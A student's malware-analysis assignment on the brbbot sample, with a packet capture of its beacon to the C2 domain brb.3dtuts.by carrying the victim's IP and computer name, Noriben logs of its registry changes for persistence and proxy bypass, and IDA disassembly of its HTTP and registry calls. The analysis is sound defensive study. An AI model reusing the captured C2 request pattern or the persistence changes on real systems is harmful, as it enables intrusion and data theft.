
MALWARE ANALYSIS - ASSIGNMENT 2

Doan Tri Tien – BI12-435
Cyber Security

PART 1 (Analysis the brbbot malware) and (Exercise 2.1 – 2.8 on SANS workbook):

1. Network-based signatures:

Next, it sends a GET request to this domain with weird parameters:



```
No.  Time      Source           Destination  Protocol  Length  Info
  10 7.168180  VMware_9c:02:31  Broadcast    ARP          60 Who has 10.0.0.1? Tell 10.0.0.2
  11 7.846294  10.0.0.3         10.0.0.2     DNS          73 Standard query 0x5a71 A brb.3dtuts.by
  12 7.853854  10.0.0.2         10.0.0.3     DNS          89 Standard query response 0x5a71 A brb.3dtuts.by A 10.0.0.2
  13 7.889695  10.0.0.3         10.0.0.2     TCP          66 49553 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
  14 7.891061  10.0.0.2         10.0.0.3     TCP          66 80 → 49553 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
  15 7.891188  10.0.0.3         10.0.0.2     TCP          54 49553 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
  16 7.891647  10.0.0.3         10.0.0.2     HTTP       1530 GET /ads.php?i=10.0.0.3&c=WIN-QLQF381RNUA&p=123f373e600822282f3e366028362828753e233e60382829282…
  17 7.892428  10.0.0.2         10.0.0.3     TCP          60 80 → 49553 [ACK] Seq=1 Ack=1477 Win=64128 Len=0
  18 7.913665  10.0.0.2         10.0.0.3     TCP         204 80 → 49553 [PSH, ACK] Seq=1 Ack=1477 Win=64128 Len=150 [TCP segment of a reassembled PDU]
  19 7.913785  10.0.0.3         10.0.0.2     TCP          54 49553 → 80 [ACK] Seq=1477 Ack=151 Win=65536 Len=0
  20 7.914364  10.0.0.2         10.0.0.3     HTTP        312 HTTP/1.1 200 OK  (text/html)

Transmission Control Protocol, Src Port: 49553, Dst Port: 80, Seq: 1, Ack: 1, Len: 1476
Hypertext Transfer Protocol
  [truncated]GET /ads.php?i=10.0.0.3&c=WIN-QLQF381RNUA&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e60283e292d32…
    [ [truncated]Expert Info (Chat/Sequence): GET /ads.php?i=10.0.0.3&c=WIN-QLQF381RNUA&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233…
    Request Method: GET
    Request URI [truncated]: /ads.php?i=10.0.0.3&c=WIN-QLQF381RNUA&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e…
      Request URI Path: /ads.php
      Request URI Query [truncated]: i=10.0.0.3&c=WIN-QLQF381RNUA&p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e…
        Request URI Query Parameter: i=10.0.0.3
        Request URI Query Parameter: c=WIN-QLQF381RNUA
        Request URI Query Parameter [truncated]: p=123f373e600822282f3e366028362828753e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e60283e292d32383e…
    Request Version: HTTP/1.1
  Accept: */*\r\n
  Connection: Close\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)\r\n
  Host: brb.3dtuts.by\r\n

0060  70 3d 31 32 33 66 33 37  33 65 36 30 30 38 32 32   p=123f37 3e600822
0070  32 38 32 66 33 65 33 36  36 30 32 38 33 36 32 38   282f3e36 60283628
0080  32 38 37 35 33 65 32 33  33 65 36 30 33 38 32 38   28753e23 3e603828
0090  32 39 32 38 32 38 37 35  33 65 32 33 33 65 36 30   29282875 3e233e60

HTTP Request-URI Query Parameter (http.request.uri.query.parameter), 1,266 bytes    Packets: 67 · Displayed: 67 (100.0%) · Dropped: 0 (0.0%)    Profile: Default
```


We can see that:

- i is the IP address of the victim's computer.
- c is the computer's name in the network.
- p is the payload (I am not sure about this, will need further inspection).

2. Host-based signatures:

- A Run registry key is added with the value is this malware, the Run registry is used to make a program run when a user logs on, so this malware willrun whenever a user logs on to the machine.


Noriben Registry changes Log:



```
Processes Created:
===================
[CreateProcess] Explorer.EXE:3784 > "%UserProfile%\Desktop\BS Malware Analysis\malware keeping\Malware\day1\brbbot\brbbot.exe " [Child PID: 7516]

File Activity:
===================
[CreateFile] brbbot.exe:7516 > %AppData%\brbbot.exe    [File no longer exists]
[CreateFile] brbbot.exe:7516 > %UserProfile%\Desktop\BS Malware Analysis\malware keeping\Malware\day1\brbbot\brbconfig.tmp     [SHA256: ee20ec1f9a574280270c0045caa6eda5b35b35d131e7a45db7d0afdaef131e08
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache   [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\~FontCache-S-1-5-18
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\~FontCache-S-1-5-18.dat   [File no longer exists]
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache   [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-FontSet-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\~FontCache-
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\~FontCache-FontSet-S-1-5-18.dat   [File no longer exists]
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache   [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\~FontCache-FontSet-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-
[CreateFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache   [File no longer exists]
[RenameFile] svchost.exe:1192 > %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\~FontCache-S-1-5-18.dat => %WinDir%\ServiceProfiles\LocalService\AppData\Local\FontCache\FontCache-S-1-5-18
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass  =  1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName  =  1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  0
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass  =  1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName  =  1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  1
[RegSetValue] brbbot.exe:7516 > HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  0
```


From the Noriben logs we could see this below changes:

- brbbot.exe a new config file called brbconfig.tmp
- It changed the registry key and set it to 1 for proxy bypass.
- It sets the registry values to access the internet cache.
- It initiates communication on port 80 (HTTP request).



```
Network Traffic:
===================
[UDP] svchost.exe:2404 > 192.168.1.100:53
[UDP] 192.168.1.100:53 > svchost.exe:2404
[TCP] brbbot.exe:1384 > 192.168.1.100:80
[TCP] 192.168.1.100:80 > brbbot.exe:1384
[UDP] 192.168.205.1:5353 > msedge.exe:7224
[UDP] fe80:0:0:0:f018:98ff:fe70:6665:5353 > svchost.exe:2404
[UDP] fe80:0:0:0:f018:98ff:fe70:6665:5353 > msedge.exe:7224
[UDP] 192.168.205.2:5353 > msedge.exe:7224
[TCP] svchost.exe:1928 > 192.168.1.100:80
[TCP] 192.168.1.100:80 > svchost.exe:1928
[TCP] msedge.exe:5944 > 192.168.1.100:443
[TCP] 192.168.1.100:443 > msedge.exe:5944
```

Exercise 2.1:



```
lea     eax, [ebp+var_50]
push    eax             ; phkResult
push    2000000h        ; samDesired
push    0               ; ulOptions
push    offset aSoftwareMicros ; "Software\\Microsoft\\Windows\\CurrentVe"...
push    80000001h       ; hKey
;   } // starts at 4047CA
```


```
;   try {
mov     byte ptr [ebp+var_4], 16h
call    ds:RegOpenKeyExA
test    eax, eax
jz      short loc_404817
```

```
1) (0,202) 00003BE7 00000000004047E7: WinMain(x,x,x,x)+7A3 (Synchronized with Hex View-1)
```

- The value of the variable eax is the return value of the RegOpenKeyExA function. Looking up this function in MSDN shows that RegOpenKeyExA returns 0 if the function call is successful and a non-zero value if the function call fails. Therefore, the conditional depends on the return value of the function.


- If the function call fails, the program will throw an exception. If the function call is successful, the program will call the subroutine sub_404ED2. This subroutine contains the RegSetValueExW function, so maybe this subroutine is used to set the value of the key if the key can be opened.Exercise 2.2:

2. The CALL to `HttpSendRequestA` is at `406B80`.



```
.text:00406B7B
.text:00406B7B loc_406B7B:                             ; CODE XREF: sub_40684C+32B↑j
.text:00406B7B                 push    ecx             ; dwOptionalLength
.text:00406B7C                 push    esi             ; lpOptional
.text:00406B7D                 push    edi             ; dwHeadersLength
.text:00406B7E                 push    edi             ; lpszHeaders
.text:00406B7F                 push    ebx             ; hRequest
.text:00406B80                 call    ds:HttpSendRequestA
.text:00406B86                 test    eax, eax
.text:00406B88                 jnz     short loc_406BAA
.text:00406B8A                 call    ds:GetLastError
.text:00406B90                 mov     [esp+0AC8h+var_AB8], eax
.text:00406B94                 mov     [esp+0AC8h+dwNumberOfBytesWritten], offset ??_7cuovxnupr@@6B@ ; const cuovxnupr::`vftab
.text:00406B9C                 push    offset __TI2?AVcuovxnupr@@ ; throw info for 'class cuovxnupr'
.text:00406BA1                 lea     eax, [esp+0ACCh+dwNumberOfBytesWritten]
.text:00406BA5                 jmp     loc_4068B2
.text:00406BAA ; ---------------------------------------------------------------------------
.text:00406BAA
.text:00406BAA loc_406BAA:                             ; CODE XREF: sub_40684C+2C3↑j
.text:00406BAA                                         ; sub_40684C+33C↑j
.text:00406BAA                 push    edi
.text:00406BAB                 push    edi
.text:00406BAC                 push    13h
.text:00406BAE                 pop     eax
.text:00406BAF                 lea     ecx, [esp+0AD0h+pExceptionObject]
.text:00406BB3                 call    sub_40793B
.text:00406BB8                 cmp     eax, 0C8h ; 'È'
.text:00406BBD                 jz      short loc_406BDD
.text:00406BBF                 mov     [esp+0AC8h+var_AB8], 2F78h
.text:00406BC7                 mov     [esp+0AC8h+dwNumberOfBytesWritten], offset ??_7cuovxnupr@@6B@ ; const cuovxnupr::`vftab
.text:00406BCF                 push    offset __TI2?AVcuovxnupr@@ ; throw info for 'class cuovxnupr'
.text:00406BD4                 lea     eax, [esp+0ACCh+dwNumberOfBytesWritten]
00005F80 0000000000406B80: sub_40684C+334 (Synchronized with Hex View-1)

propagated
own.
hed.

d.
```

3. According to MSDN documentation, the HttpSendRequestA function returns TRUE (a value other than 0) if it succeeds and FALSE (0) if it fails. Therefore, if the function succeeds, jnz will be executed and the program will jump to 406BAA to continue execution. Otherwise, if the function fails, jnz will not be executed and the program will call GetLastError to get the error and then call ThrowException to throw an exception.



```
loc_406BAA:
push    edi
push    edi
push    13h
pop     eax
lea     ecx, [esp+0AD0h+pExceptionObject]
call    sub_40793B
cmp     eax, 0C8h ; 'È'
jz      short loc_406BDD
```

```
loc_406BDD:             ; lpdwIndex
push    edi
lea     eax, [esp+0ACCh+dwNumberOfBytesWritten]
push    eax             ; lpdwBufferLength
lea     eax, [esp+0AD0h+var_A9C]
push    eax             ; lpBuffer
push    20000005h       ; dwInfoLevel
push    ebx             ; hRequest
mov     [esp+0ADCh+dwNumberOfBytesWritten], 4
call    ds:HttpQueryInfoA
test    eax, eax
jz      loc_406CF3
```


```
mov     edi, [esp+0AC8h+var_A9C]
cmp     edi, 0FFFFFFFFh
jz      loc_406CF3
```

```
cmp     edi, 100000h
ja      loc_406CF3
```

```
lea     esi, [esp+0AC8h+var_A8C]
call    sub_4053F6
xor     esi, esi
```

